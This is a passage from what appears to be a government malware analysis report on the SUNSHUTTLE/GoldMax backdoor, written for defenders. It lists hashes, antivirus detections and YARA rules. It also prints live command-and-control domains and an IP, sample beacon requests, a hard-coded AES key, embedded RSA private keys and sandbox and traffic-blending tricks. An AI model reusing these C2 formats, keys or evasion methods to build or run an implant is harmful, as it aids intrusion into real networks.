https[:]//cdn.mxpnl.com/
–End legitimate URIs–
Displayed below is a sample GET request for a session key:
–Begin sample request —
GET /live/ HTTP/1.1
Host: 185.225.69.69
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:75.0) Gecko/20100101 Firefox/75.0
Connection: Keep-Alive
Cookie: wDacJ87epY=8aebf98f920a2a198c00d87c246572b9; hBZ38QSGIR7UgOKT=NZQWAvMR6VGKA; 0aUvm7fgB4UB5=IhFr8BnqYbP8ZZg1Zi8VPQWKQTXdRG8q; CLAshlHL1M=114
Referer: www[.]google.com
Accept-Encoding: gzip
–End sample request —
The response payload was not available for analysis.
Analysis indicates that after receiving the response payload from its C2, it will send another HTTP GET request to its C2 similar to the above GET request. The only difference being the value of one of the cookies. The malware sends the following traffic to blend in with real traffic if the fake request network traffic feature in the configuration is enabled (set to 1):
Displayed below are sample requests:
–Begin request–
GET /ui/v3/icons/ HTTP/1.1
Host: ssl[.]gstatic.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:75.0) Gecko/20100101 Firefox/75.0
Connection: Keep-Alive
Referer: www[.]google.com
Accept-Encoding: gzip
–Begin request–
–Begin request–
GET /css/bootstrap.css/ HTTP/1.1
Host: 185[.]225.69.69
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:75.0) Gecko/20100101 Firefox/75.0
Connection: Keep-Alive
Referer: www[.]facebook.com
Accept-Encoding: gzip
–Begin request–
The malware is designed to receive a command from its C2 to allow its remote operator to download and execute files, upload files, start a command shell, and update the malware configuration data fields (overwriting the existing data in its configuration file with the new configuration data from the remote operator). The configuration data file can allow the remote operator to set a new activation date, update the number range used by its PRNG, enable and disable fake request network traffic feature, replace the existing URI and User-Agent values.
The malware contains a Base64-encoded RSA private key that may be used to decrypt the RSA Optimal Asymmetric Encryption Padding (OAEP) encrypted session key received from its C2:
–BEGIN PRIVATE KEY–
MIIEowIBAAKCAQEAn7SgleG8sxrq76pXIY/6mKi0EHfN2NVSrY1ELilCSVXUFZl4
aQTnuWPlJzRMB0aLlxl4HXyXWJLgtRT//Ar1TTai5/Z/OfP82y0cggudXhg6rc9U
fX5zykr1UNtl7Vl13nGh39YySEcMP1Eyz+L8OZ9WAs7G4+s9N7I3Di+a+ZlwG4Rs
Jb1zNrqxQlmr5bWgwRlWj0I/ngo7Ej/CjLXJNwW4LOcJu2Ok9R6SLWX1CpdvY/DD
Gi5Zdw3RzIuKDwRbUcIRApuiRxjxY/Os4+A+lhazmBsVK59KGKZZ4WckAzdrtFEm
g6VVlWjBv28PGIpXvhH+M9vUg3uPmcwXchg7wwIDAQABAoIBAEJlx2npCxnvtANm
b4k9ofM8GHjMRmHC9ve+xrzmXG++5kkAoGYRKwIRvSDahk10D+8HIMApn4assg23
KGIycB/k+j+0ZNrETLkW/UY36/pF2oeOrlLqctuE5I70WGEgk3ejCKjWFduk5jug
155EgZa3XvwV2ezCTZZNWsRkGGtyrj4AZ/vRX4rIyvMTFzm4/H5Pj6QTCUwTPt2i
ukXF7vf8MeDk4m77t7+x40nQ94I1Ti6LtzhiuRMr9Eub7GUHS8wtUq4527FOeKsC
reUDNETCmTZGnAT7KuXRNbhIKyxL/6Kep7Yb18PF5WF9Lyocx/VDHKPoOdv5pqTP
7yn0CLECgYEA0jwbgGTG5I33ghzOeAUmx2hRAPtmFTD9s/7X2vk91lmFCHqg8hVh
bbz6ELWKI9LP4XPzK4uMifJ2z3PXmNCRw4NBZy+0T132PQZd1V1x9lFOmAmiybRi
ePCPXtjVPbVQnV3F66Ad/8jv8pvxIZBYBxFGm6FF86WaoJXNKAILv4kCgYEAwnil
FKQYwOyARY5lwjY5dd04r72R3y0Wpa2b8Bo8cJjUR5VsH1XTZnmV/C+dMWhdlB8B
vNZxUOLO16hFhqu/rPEwk8RyvrHU+b89O8mnphVYSq0hEsSBMH5BUjqQiHKu+BEz
vsHb+KVJTcvRIOdrtjZJukeZ2toH9PVolpg44esCgYAffRFBcda4dOsVeesS3vKn
+1/mncD0e5oEU69RBPPWHyJl2rgwijNFlIB/8DD4nKK2Sf+qDgTGxKI3AErSgKrU
ddxd8C85lAFFsqZrRsvC8PqsmwTe4T2+j4lp02BdFcM1Ts5ONHVJ0nbeB61eMZh9
toC03rrze2JlmwpXa7cGwQKBgFUVNZx3QwE9N822xFyZHsCrff6doPGUp4DrGPuO
bv0QUGfVPw3infAKqA1Cw7J3J+IDQt5csA0kfjyqOWj3QZAnogo0e8NkyHpQKjk7
O+cVFaDuaDbu1FrkEi4ow01/Z3/O/uWpqVT687xevOt5dI2u6MjgRLcUh0CsEgs5
JEHrAoGBAL4zB1serfGXHvLO9dDiSO34w5XcVQK4E34ytM224blp16U0nz5hfSQD
WQaISJs/aqBuUgVUA3WZHZbEvKbcU5u0Ieos+rIGJrUv0tJtLgtOBmfz1q3jOKOY
qwQ6HoAHqfOC5FS6t0kBDsrssGHQTqTtrnxhL6l6oBlWWXNMxQ4g
–END PRIVATE KEY–
b9a2c986b6ad1eb4cfb0303baede906936fe96396f3cf490b0984a4798d741d8
Tags
backdoortrojan
Details
| Name |
Lexicon.exe |
| Size |
2036736 bytes |
| Type |
PE32+ executable (GUI) x86-64 (stripped to external PDB), for MS Windows |
| MD5 |
9466c865f7498a35e4e1a8f48ef1dffd |
| SHA1 |
72e5fc82b932c5395d06fd2a655a280cf10ac9aa |
| SHA256 |
b9a2c986b6ad1eb4cfb0303baede906936fe96396f3cf490b0984a4798d741d8 |
| SHA512 |
7efa5f638b31b95637a497714b1b33b63abdd72afb035df574a195d20d37381a53f934e0908813dea513f46a4d7cda6a16a0511a721dd8e097c9efed6bf0fc46 |
| ssdeep |
49152:Om9E2fAhvsWGCDWMcvIODKsGHgNhX69CFoGlvcpTcVIa:61lIl1mlgb9aGdH |
| Entropy |
7.874690 |
Antivirus
| Ahnlab |
Backdoor/Win32.Sunshuttle |
| Antiy |
Trojan[Backdoor]/Win64.Agent |
| Avira |
TR/Sunshuttle.A |
| BitDefender |
Trojan.GenericKD.34453763 |
| ClamAV |
Win.Malware.SUNSHUTTLE-9838969-0 |
| Comodo |
Malware |
| Cyren |
W64/Trojan.VYRP-8655 |
| ESET |
a variant of WinGo/Agent.AE trojan |
| Emsisoft |
Trojan.GenericKD.34453763 (B) |
| Ikarus |
Trojan.Win64.Rozena |
| K7 |
Trojan ( 00578be81 ) |
| Lavasoft |
Trojan.GenericKD.34453763 |
| Quick Heal |
Trojan.Agent |
| Sophos |
Troj/GoldMax-A |
| Symantec |
Backdoor.GoldMax |
| TrendMicro |
Backdoo.207681C5 |
| TrendMicro House Call |
Backdoo.207681C5 |
| VirusBlokAda |
Trojan.Win64.WinGo |
| Zillya! |
Trojan.APosT.Win32.1814 |
YARA Rules
No matches found.
ssdeep Matches
No matches found.
PE Metadata
| Compile Date |
1969-12-31 19:00:00-05:00 |
| Import Hash |
e58ab46f2a279ded0846d81bf0fa21f7 |
PE Sections
| MD5 |
Name |
Raw Size |
Entropy |
| 29214ad437f160f5bd92db6f746ecd8f |
header |
512 |
2.447284 |
| d41d8cd98f00b204e9800998ecf8427e |
UPX0 |
0 |
0.000000 |
| 02892067ad6acb49bb6de6eddcae1f78 |
UPX1 |
2035712 |
7.875271 |
| 74553568f3052911c6df3835582d3b64 |
UPX2 |
512 |
1.763456 |
Relationships
| b9a2c986b6… |
Contains |
94c58c7fb43153658eaa9409fc78d8741d3c388d3b8d4296361867fe45d5fa45 |
Description
This file is an 64-bit Windows executable file written in Golang (Go) and was identified as SUNSHUTTLE/Goldmax malware. The executable is UPX packed and when executed, the application will unpack and execute (94c58c7fb43153658eaa9409fc78d8741d3c388d3b8d4296361867fe45d5fa45) in memory.
94c58c7fb43153658eaa9409fc78d8741d3c388d3b8d4296361867fe45d5fa45
Tags
backdoortrojan
Details
| Name |
Lexicon.exeUnPacked |
| Size |
5177856 bytes |
| Type |
PE32+ executable (GUI) x86-64 (stripped to external PDB), for MS Windows |
| MD5 |
ab248df75dd6cc1b19329145b296421d |
| SHA1 |
dec462b578a521ac38bbe7cf10c84f1b4bd33415 |
| SHA256 |
94c58c7fb43153658eaa9409fc78d8741d3c388d3b8d4296361867fe45d5fa45 |
| SHA512 |
25c458c2ec3ad87434d40a947247675fe4befb424cde5dc99645936076ed1d2b87d1ede9c43b045c11827874eaccb0b28d30bbe36354237e9082dd03287fcf33 |
| ssdeep |
49152:msEdwffUXL8uWH0zMoJmv2vzczcEPAizHjvPXIYXfc8N09uvO+CWh9i2H87i3FMh:dRG4u40z9BEcEPA+HjvwSqic1+A |
| Entropy |
5.962959 |
Antivirus
| Ahnlab |
Trojan/Win64.Cobalt |
| Avira |
TR/Sunshuttle.AF |
| BitDefender |
Generic.GoldMax.A.0F52032B |
| ClamAV |
Win.Malware.SUNSHUTTLE-9838970-0 |
| Comodo |
Malware |
| Cyren |
W64/Trojan.YCHA-1477 |
| ESET |
a variant of WinGo/Agent.AE trojan |
| Emsisoft |
Generic.GoldMax.A.0F52032B (B) |
| Ikarus |
Trojan.Crypter |
| K7 |
Trojan ( 00578be81 ) |
| Lavasoft |
Generic.GoldMax.A.0F52032B |
| Microsoft Security Essentials |
Trojan:Win32/GoldMax!MSR |
| NANOAV |
Trojan.Win64.Sunshuttle.iodoxr |
| Quick Heal |
Trojan.Generic |
| Sophos |
Troj/GoldMax-A |
| Symantec |
Trojan.Gen.MBT |
| Systweak |
trojan-backdoor.sunshuttle-r |
| TrendMicro |
Backdoo.B97FD07F |
| TrendMicro House Call |
Backdoo.B97FD07F |
| VirusBlokAda |
Trojan.Glupteba |
| Zillya! |
Trojan.Agent.Win64.7447 |
YARA Rules
- rule CISA_3P_10327841_02 : SOLARFLARE trojan
{
meta:
Author = “CISA Trusted Third Party”
Incident = “10327841.r1.v1”
Date = “2021-03-04”
Actor = “n/a”
Category = “Trojan”
Family = “SOLARFLARE”
Description = “Detects strings in WindowsDSVC_exe samples”
MD5_1 = “4de28110bfb88fdcdf4a0133e118d998”
SHA256_1 = “fa1959dd382ce868c975599c6c3cc536aa0073be44fc8a6571a20fb0c8bea836”
strings:
$Go_Lang = “Go build ID:”
$main_func = “main.main”
$main_encrypt = “main.encrypt”
$main_MD5 = “main.GetMD5Hash”
$main_beacon = “main.beaconing”
$main_command = “main.resolve_command”
$main_key1 = “main.request_session_key”
$main_key2 = “main.retrieve_session_key”
$main_clean = “main.clean_file”
$main_wget = “main.wget_file”
condition:
(uint16(0) == 0x5A4D) and all of them
}
- rule FireEye_21_00004531_01 : SUNSHUTTLE backdoor
{
meta:
Author = “FireEye”
Date = “2021-03-04”
Last_Modified = “20210305_1704”
Actor = “UNC2452”
Category = “Backdoor”
Family = “SUNSHUTTLE”
Description = “This rule detects strings found in SUNSHUTTLE”
MD5_1 = “9466c865f7498a35e4e1a8f48ef1dffd”
SHA256_1 = “b9a2c986b6ad1eb4cfb0303baede906936fe96396f3cf490b0984a4798d741d8”
strings:
$s1 = “main.request_session_key”
$s2 = “main.define_internal_settings”
$s3 = “main.send_file_part”
$s4 = “main.clean_file”
$s5 = “main.send_command_result”
$s6 = “main.retrieve_session_key”
$s7 = “main.save_internal_settings”
$s8 = “main.resolve_command”
$s9 = “main.write_file”
$s10 = “main.beaconing”
$s11 = “main.wget_file”
$s12 = “main.fileExists”
$s13 = “main.removeBase64Padding”
$s14 = “main.addBase64Padding”
$s15 = “main.delete_empty”
$s16 = “main.GetMD5Hash”
condition:
filesize<10MB and uint16(0) == 0x5A4D and uint32(uint32(0x3C)) == 0x00004550 and (5 of them)
}
- rule FireEye_21_00004531_02 : SUNSHUTTLE backdoor
{
meta:
Author = “FireEye”
Date = “2021-03-04”
Last_Modified = “20210305_1704”
Actor = “UNC2452”
Category = “Backdoor”
Family = “SUNSHUTTLE”
Description = “This rule detects strings found in SUNSHUTTLE”
MD5_1 = “9466c865f7498a35e4e1a8f48ef1dffd”
SHA256_1 = “b9a2c986b6ad1eb4cfb0303baede906936fe96396f3cf490b0984a4798d741d8”
strings:
$s1 = “LS0tLS1CRUdJTiBQUklWQVRFIEtFWS0tLS0tCk”
$s2 = “LS0tLS1FTkQgUFJJVkFURSBLRVktLS0tLQ”
$s3 = “Go build ID: “”
condition:
filesize<10MB and uint16(0) == 0x5A4D and uint32(uint32(0x3C)) == 0x00004550 and all of them
}
ssdeep Matches
No matches found.
PE Metadata
| Compile Date |
1969-12-31 19:00:00-05:00 |
| Import Hash |
91802a615b3a5c4bcc05bc5f66a5b219 |
PE Sections
| MD5 |
Name |
Raw Size |
Entropy |
| 8ff4385790edf4dc360cdf709edefacb |
header |
1536 |
1.209291 |
| e7c248921feb7147df53d3c4c1c4481f |
.text |
2402816 |
5.902294 |
| d6a5f7faecd7889cd4463e7dca0c1bb0 |
.rdata |
2510848 |
5.344525 |
| 842570d7d75648b08153f61c3ad2db42 |
.data |
260608 |
5.551951 |
| 99830eca3610cfe7885679f26396b285 |
.idata |
1536 |
2.879055 |
| 07b5472d347d42780469fb2654b7fc54 |
.symtab |
512 |
0.020393 |
Relationships
| 94c58c7fb4… |
Connected_To |
reyweb.com |
| 94c58c7fb4… |
Contained_Within |
b9a2c986b6ad1eb4cfb0303baede906936fe96396f3cf490b0984a4798d741d8 |
Description
The file is an 64-bit Windows executable file. This file is the UPX unpacked sample from the UPX packed sample “Lexicon.exe” (b9a2c986b6ad1eb4cfb0303baede906936fe96396f3cf490b0984a4798d741d8). The application is written in the Golang (Go) open-source language. When executed, the malware terminates its code execution if the victim’s system MAC address is equal to a hard-coded Hyper-V sandbox default MAC address value: “c8:27:cc:c2:37:5a.” If not, the malware will proceed to check if the file “%current directory%config.dat.tmp” is installed on the compromised system. If the file is not installed, it will create and encrypt a configuration data using the AES-256 encryption algorithm with the hard-coded key: “hz8l2fnpvp71ujfy8rht6b0smouvp9k8.” The encrypted data is Base64 encoded using the custom Base64 alphabet (“=” replaced with null) before stored into “config.dat.tmp” in the current directory.
Displayed below is the format of the configuration before being encrypted and encoded:
–Begin configuration data–
Format: MD5 hash of the current time|5-15|0|0|base64 encoded user-agent string
Sample observed: d2ed208623fa66d2e5372c27c9230fb8|5-15|0|0|TW96aWxsYS81LjAgKFdpbmRvd3MgTlQgMTAuMDsgV2luNjQ7IHg2NDsgcnY6NzUuMCkgR2Vja28vMjAxMDAxMDEgRmlyZWZveC83NS4w
–End configuration data–
The configuration contains: MD5 hash of the current time | the number range used by its PRNG | enable and disable fake request network traffic feature | activation date| Base64 encoded user-agent string used for the requests| padding bytes.
It will attempt to send an HTTP GET request to its C2 server for a session key. The GET request contains a custom cookie (unique identifier value for the implant) for authentication, hard-coded User-Agent string and pseudo-randomly selected HTTP referer value from a list of websites below for masking C2 traffic:
–Begin randomized HTTP referer–
www[.]bing.com
www[.]google.com
www[.]facebook.com
www[.]yahoo.com
–End randomized HTTP referer–
It contains the following hard-coded legitimate and C2 URIs:
–Begin C2 URIs–
https[:]//reyweb.com/icon.ico
https[:]//reyweb.com/icon.png
https[:]//reyweb.com/script.js
https[:]//reyweb.com/style.css
https[:]//reyweb.com/css/style.css
https[:]//reyweb.com/assets/index.php
https[:]//reyweb.com/css/bootstrap.css
https[:]//reyweb.com/scripts/jquery.js
https[:]//reyweb.com/scripts/bootstrap.js
–End C2 URIs–
–Begin legitimate URIs–
https[:]//ssl.gstatic.com/ui/v3/icons
https[:]//cdn.cloudflare.com
https[:]//cdn.mxpnl.com
https[:]//cdn.google.com
https[:]//cdn.jquery.com/index
–End legitimate URIs–
Displayed below is a sample GET request for a session key:
–Begin sample request —
GET /assets/index.php HTTP/1.1
Host: reyweb.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:75.0) Gecko/20100101 Firefox/75.0
Cookie: HjELmFxKJc=d2ed208623fa66d2e5372c27c9230fb8; P5hCrabkKf=gZLXIeKI; iN678zYrXMJZ=i4zICToyI70Yeidf1f7rWjm5foKX2Usx; b7XCoFSvs1YRW=78
Referer: www[.]yahoo.com
Accept-Encoding: gzip
–End sample request —
The response payload was not available for analysis.
Analysis indicates that after receiving the response payload from its C2, it will send another HTTP GET request to its C2 similar to the above GET request. The only difference being the value of one of the cookies. The malware sends the following traffic to blend in with real traffic if the fake request network traffic feature in the configuration is enabled (set to 1):
Displayed below are sample requests:
–Begin request–
GET /ui/v3/icons HTTP/1.1
Host: ssl[.]gstatic.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:75.0) Gecko/20100101 Firefox/75.0
Connection: Keep-Alive
Referer: www[.]google.com
Accept-Encoding: gzip
–End request–
–Begin request–
GET /css/bootstrap.css HTTP/1.1
Host: reyweb.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:75.0) Gecko/20100101 Firefox/75.0
Connection: Keep-Alive
Referer: www[.]facebook.com
Accept-Encoding: gzip
–End request–
The malware is designed to receive a command from its C2 to allow its remote operator to download and execute files, upload files, start a command shell, and update the malware configuration data fields (overwriting the existing data in its configuration file with the new configuration data from the remote operator). The configuration data file can allow the remote operator to set a new activation date, update the number range used by its PRNG, enable and disable fake request network traffic feature, replace the existing URI and User-Agent values.
The malware contains a Base64-encoded RSA private key that may be used to decrypt the RSA OAEP encrypted session key received from its C2:
–BEGIN PRIVATE KEY–
MIIEowIBAAKCAQEA0Aj/3K3m/rKNESwUfHC9qAhnsNYA9bJ4HQ30DPsfPDvbbHZm
Uj5nyp2abjYZYMQbWa2+ZO4Ixgfdm0FzsAH/haKIN4sSkbw+YRESYW35MnMI3Adf
mj/eK/yKNblyoe/7iWP3nz+y4Q/QI0L6BrF7VodTaDYtDup3iI+B5zjmhElf9Fmg
S1JiDUgydz5VXJR/esv6hB7GMfEb/3sIAzv5qcwEvGK5HH1EzQ7zjauyhbsF9pHR
zCFYlvW4OtaU0o3xjVufo5UwYRS5p/EFpof45zuJGLJ02cKUmxc0OX53t3Bn9WXY
aDDhYp/RPzywG8N9gTBv8rKxRIsFxxKu+8wK+QIDAQABAoIBAGe4hPDe13OXTBQK
uTAN+dEkV6ZoHFRjpdU+lrY+IiWi5lSed4d7y73OdCeM23xOaiB9KpchwsgRNeDp
cieH54EWNvoSYbC9fRBiNZrT/NG1Xu5s0rKSM1AU+kes7UVl5DBs4hHI7YOeobRi
+UuLA6ZxlBk6IZ71MaGpgyfoS64aDMvZDtcaTEGzw6dRQAU9255DTIc2YYbq8MqL
zSafD5eBDH3Izmblg0kXiidec1A1sytz5u8xW4XckHfp4xePLVw/RvLJGqNJMK5M
7tXAFwPzg+u4k7ce7uNw9VWW7n28T9xznUux1gtPQj1N6goDaBaOqY+h0ia9F1RP
wu6ZtG0CgYEA8vCFmAGmMz4vjO04ELyPnvnaS6CReYCVzmvNugIDlxBLDGCnKBVx
et7qEk3gMkbtcDUOZpXQAIVCWQNupAhI0t5bb/Pfw3HtH3Xt5NRUYmwxTgNRe06D
i4ICsg2+8TDinjne9hzsEe9DYE2WRrtLMJ+IPD+QE94J3Sei03k1wpMCgYEA2zga
Tff6jQeNn9G0ipHa1DvJmi98px51o0r7TUfZRxJfgg4ckyMsZUHKALrZszKAnxP7
MXYrJuOHpsp0EZc1e3uTjFzrKyKRTQ78c7MNGv07w1PlZuNLtkoqepUjkQzdxKZO
g9gG0O4lC5jjnSg8jUSChhZn+jrU8Vx7ByOP98MCgYAWi5+6RZzo8IJ1L6aeVwF1
HXbWweX+QqKkb3i+JGW05Twxv96DZ8oKPxm17Sg7Qj3Sxfm6J3kQM02++QSRkHtB
poUR1K4Vc0MwQj97lwDlyWih9sjfCqBGmCAr6f6oX4MIcBJzAKgf2faEv26MzeDi
eEuqW7PBRD/iGEWSHpOQpQKBgQDRgV+aTjk0mRhfugHKQLSbCnyUj3eZG8IfiiR7
agQcKVH/sE7cy8u9Bc/xPKGb4dMMtQLm9WEuLFtTKr8cpJ8nYSXVCmRx9/pXY9Af
HuqSdZutBDwERYvxLhZEys2P7XTwYGQ/GrEA8eeTms1FP9QGyofXcAh1G86w0Mp/
Oxx3EwKBgHXxgQa4/ngTlMNhWP+IvHOlOVAxDK2GL3XQdr8fudZe9c1d7VzIbYj6
gbwLT9qi0wG5FAWqH163XucAirT6WCtAJ3tK0lfbS7oWJ7L/Vh1+vOe6jfS/nQna
Ao2QPbN8RiltHeaAq0ZfrgwrQuP5fmigmBa5lOWID/eU2OLlvJGi
–END PRIVATE KEY–
reyweb.com
Tags
command-and-control
URLs
- reyweb.com/assets/index.php
- reyweb.com/css/bootstrap.css
- reyweb.com/css/style.css
- reyweb.com/icon.ico
- reyweb.com/icon.png
- reyweb.com/script.js
- reyweb.com/scripts/bootstrap.js
- reyweb.com/scripts/jquery.js
- reyweb.com/style.css
HTTP Sessions
- GET /assets/index.php HTTP/1.1
Host: reyweb.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:75.0) Gecko/20100101 Firefox/75.0
Cookie: HjELmFxKJc=d2ed208623fa66d2e5372c27c9230fb8; P5hCrabkKf=gZLXIeKI; iN678zYrXMJZ=i4zICToyI70Yeidf1f7rWjm5foKX2Usx; b7XCoFSvs1YRW=78
Referer: www[.]yahoo.com
Accept-Encoding: gzip
- GET /assets/index.php HTTP/1.1
Host: reyweb.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:75.0) Gecko/20100101 Firefox/75.0
Cookie: HjELmFxKJc=f27616f33730acfea04a05e53081d1ec; P5hCrabkKf=gZLXIeKI; iN678zYrXMJZ=i4zICToyI70Yeidf1f7rWjm5foKX2Usx; b7XCoFSvs1YRW=78
Referer: www[.]facebook.com
Accept-Encoding: gzip
Whois
Domain Name: REYWEB.COM
Registry Domain ID: 1620703932_DOMAIN_COM-VRSN
Registrar WHOIS Server: whois.namesilo.com
Registrar URL: http://www.namesilo.com
Updated Date: 2020-04-30T08:57:06Z
Creation Date: 2010-10-16T18:54:19Z
Registry Expiry Date: 2021-10-16T18:54:19Z
Registrar: NameSilo, LLC
Registrar IANA ID: 1479
Registrar Abuse Contact Email: abuse@namesilo.com
Registrar Abuse Contact Phone: +1.4805240066
Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited
Name Server: NS1.CP-19.WEBHOSTBOX.NET
Name Server: NS2.CP-19.WEBHOSTBOX.NET
DNSSEC: unsigned
URL of the ICANN Whois Inaccuracy Complaint Form: https://www.icann.org/wicf/
>>> Last update of whois database: 2021-03-04T17:32:23Z <
Relationships
| reyweb.com |
Connected_From |
94c58c7fb43153658eaa9409fc78d8741d3c388d3b8d4296361867fe45d5fa45 |
Description
“Lexicon.exe” (b9a2c986b6ad1eb4cfb0303baede906936fe96396f3cf490b0984a4798d741d8) attempts to connect to this domain.
ec5f07c169267dec875fdd135c1d97186b494a6f1214fb6b40036fd4ce725def
Tags
trojan
Details
| Name |
SchCachedSvc.exe |
| Size |
2037248 bytes |
| Type |
PE32+ executable (GUI) x86-64 (stripped to external PDB), for MS Windows |
| MD5 |
3efff3415e878d8f23f3c51cf1acfd1b |
| SHA1 |
81cbbd07e8cd7ac171590304946003f9c02f5164 |
| SHA256 |
ec5f07c169267dec875fdd135c1d97186b494a6f1214fb6b40036fd4ce725def |
| SHA512 |
d15f14af7dbe77d956adb05b3d4d67b401cb068a31392c45f64b2fe5a213a6f60bce4656d49375443ef165e276ccb5e98ce0c45b16842c3b2705c63feee7e0bf |
| ssdeep |
49152:AbHM13VNy7Pcp00wMpC7+UuqGkyH0NFcCFqko37hWq:AbHexxwMpC7+Uuf7yaES7hWq |
| Entropy |
7.874807 |
Antivirus
| BitDefender |
Gen:Variant.Bulz.370300 |
| ESET |
a variant of WinGo/Agent.AE trojan |
| Emsisoft |
Gen:Variant.Bulz.370300 (B) |
| Ikarus |
Trojan.Win64.Rozena |
| Lavasoft |
Gen:Variant.Bulz.370300 |
| Microsoft Security Essentials |
Trojan:Win64/GoldMax.A!dha |
| Sophos |
Mal/GoldMax-A |
YARA Rules
No matches found.
ssdeep Matches
No matches found.
PE Metadata
| Compile Date |
1969-12-31 19:00:00-05:00 |
| Import Hash |
e58ab46f2a279ded0846d81bf0fa21f7 |
PE Sections
| MD5 |
Name |
Raw Size |
Entropy |
| c48f92bd3dd2069ef2edcdb22bd65fa1 |
header |
512 |
2.494140 |
| d41d8cd98f00b204e9800998ecf8427e |
UPX0 |
0 |
0.000000 |
| 0aaa15e9aae3304d555536a90dab1223 |
UPX1 |
2036224 |
7.875386 |
| 8b4f623319b09fd4b7d5fcdc5179f6ee |
UPX2 |
512 |
1.763456 |
Relationships
| ec5f07c169… |
Connected_To |
nikeoutletinc.org |
Description
This file is an 64-bit Windows executable file written in Golang (Go) and was identified as SUNSHUTTLE/Goldmax malware.
On execution, the behavior is nearly identical to bootcats.exe (4e8f24fb50a08c12636f3d50c94772f355d5229e58110cccb3b4835cb2371aec). It produced the same number of events, with only slight variation in order of file names. It is likely another iteration of this sample.
Upon execution, drops file “config.data.tmp” in the same directory the executable is running. Sample filename mimics the name of other benign windows service executable. Initiates encrypted network traffic to “nikeoutletinc.org” using TLSv1.3 to create a secure connection with C2. config.data.tmp is encrypted using a key unique to each sample, but based on previous reporting it is almost certainly a configuration file. If the file does not already exist in the same directory as the malware, it will be created at runtime.
File is packed with UPX. Displayed below is a string of interest:
–Begin string of interest–
Go build ID: “yytqyhV7XNSuSZRXAADu/FzAnsR7anW_XvSXcBCS2/4f91rfQD47Q6E02u8kC8/_t-YMsh7fECr1GVsP3F7x”
hxxps[:]//cdn.bootstrap.com/id (%v) <= evictCount (%v)initSpan: unaligned lengthinvalid argument to Int31ninvalid argument to Int63ninvalid port %q after hostinvalid request descriptormalformed HTTP status codemalformed chunked encodingname not unique on network
–End string of interest–
4e8f24fb50a08c12636f3d50c94772f355d5229e58110cccb3b4835cb2371aec
Tags
backdoortrojan
Details
| Name |
bootcats.exe |
| Size |
5178368 bytes |
| Type |
PE32+ executable (GUI) x86-64 (stripped to external PDB), for MS Windows |
| MD5 |
7f3a0c0a72b661ad8eaf579789530634 |
| SHA1 |
d11a1fa8811781ad17253d47f23044994f691739 |
| SHA256 |
4e8f24fb50a08c12636f3d50c94772f355d5229e58110cccb3b4835cb2371aec |
| SHA512 |
fed911ea264ca3f69fd28b4ce808fc185732ad99bb4b5f9167103e76694d4306a5f3af1d1b9aca5074b2aa72b2ec4909495cb2a018c0f475159621dddb372d2c |
| ssdeep |
49152:YQ4uataXvwDOvdk6NDv0U/u3BT1OZutqIpYFDkciESn1KNJQvJiLxETsL0qoIqxk:L5gOwOq6NYbSZutqIpYIcmvpw7+A |
| Entropy |
5.960173 |
Antivirus
| BitDefender |
Gen:Variant.Bulz.370300 |
| ClamAV |
Win.Malware.SUNSHUTTLE-9838970-0 |
| ESET |
a variant of WinGo/Agent.AE trojan |
| Emsisoft |
Gen:Variant.Bulz.370300 (B) |
| Ikarus |
Trojan.Crypter |
| Lavasoft |
Gen:Variant.Bulz.370300 |
| Microsoft Security Essentials |
Trojan:Win64/GoldMax.A!dha |
| Sophos |
Mal/GoldMax-A |
| Systweak |
trojan-backdoor.sunshuttle-r |
YARA Rules
- rule CISA_3P_10327841_02 : SOLARFLARE trojan
{
meta:
Author = “CISA Trusted Third Party”
Incident = “10327841.r1.v1”
Date = “2021-03-04”
Actor = “n/a”
Category = “Trojan”
Family = “SOLARFLARE”
Description = “Detects strings in WindowsDSVC_exe samples”
MD5_1 = “4de28110bfb88fdcdf4a0133e118d998”
SHA256_1 = “fa1959dd382ce868c975599c6c3cc536aa0073be44fc8a6571a20fb0c8bea836”
strings:
$Go_Lang = “Go build ID:”
$main_func = “main.main”
$main_encrypt = “main.encrypt”
$main_MD5 = “main.GetMD5Hash”
$main_beacon = “main.beaconing”
$main_command = “main.resolve_command”
$main_key1 = “main.request_session_key”
$main_key2 = “main.retrieve_session_key”
$main_clean = “main.clean_file”
$main_wget = “main.wget_file”
condition:
(uint16(0) == 0x5A4D) and all of them
}
- rule FireEye_21_00004531_01 : SUNSHUTTLE backdoor
{
meta:
Author = “FireEye”
Date = “2021-03-04”
Last_Modified = “20210305_1704”
Actor = “UNC2452”
Category = “Backdoor”
Family = “SUNSHUTTLE”
Description = “This rule detects strings found in SUNSHUTTLE”
MD5_1 = “9466c865f7498a35e4e1a8f48ef1dffd”
SHA256_1 = “b9a2c986b6ad1eb4cfb0303baede906936fe96396f3cf490b0984a4798d741d8”
strings:
$s1 = “main.request_session_key”
$s2 = “main.define_internal_settings”
$s3 = “main.send_file_part”
$s4 = “main.clean_file”
$s5 = “main.send_command_result”
$s6 = “main.retrieve_session_key”
$s7 = “main.save_internal_settings”
$s8 = “main.resolve_command”
$s9 = “main.write_file”
$s10 = “main.beaconing”
$s11 = “main.wget_file”
$s12 = “main.fileExists”
$s13 = “main.removeBase64Padding”
$s14 = “main.addBase64Padding”
$s15 = “main.delete_empty”
$s16 = “main.GetMD5Hash”
condition:
filesize<10MB and uint16(0) == 0x5A4D and uint32(uint32(0x3C)) == 0x00004550 and (5 of them)
}
- rule FireEye_21_00004531_02 : SUNSHUTTLE backdoor
{
meta:
Author = “FireEye”
Date = “2021-03-04”
Last_Modified = “20210305_1704”
Actor = “UNC2452”
Category = “Backdoor”
Family = “SUNSHUTTLE”
Description = “This rule detects strings found in SUNSHUTTLE”
MD5_1 = “9466c865f7498a35e4e1a8f48ef1dffd”
SHA256_1 = “b9a2c986b6ad1eb4cfb0303baede906936fe96396f3cf490b0984a4798d741d8”
strings:
$s1 = “LS0tLS1CRUdJTiBQUklWQVRFIEtFWS0tLS0tCk”
$s2 = “LS0tLS1FTkQgUFJJVkFURSBLRVktLS0tLQ”
$s3 = “Go build ID: “”
condition:
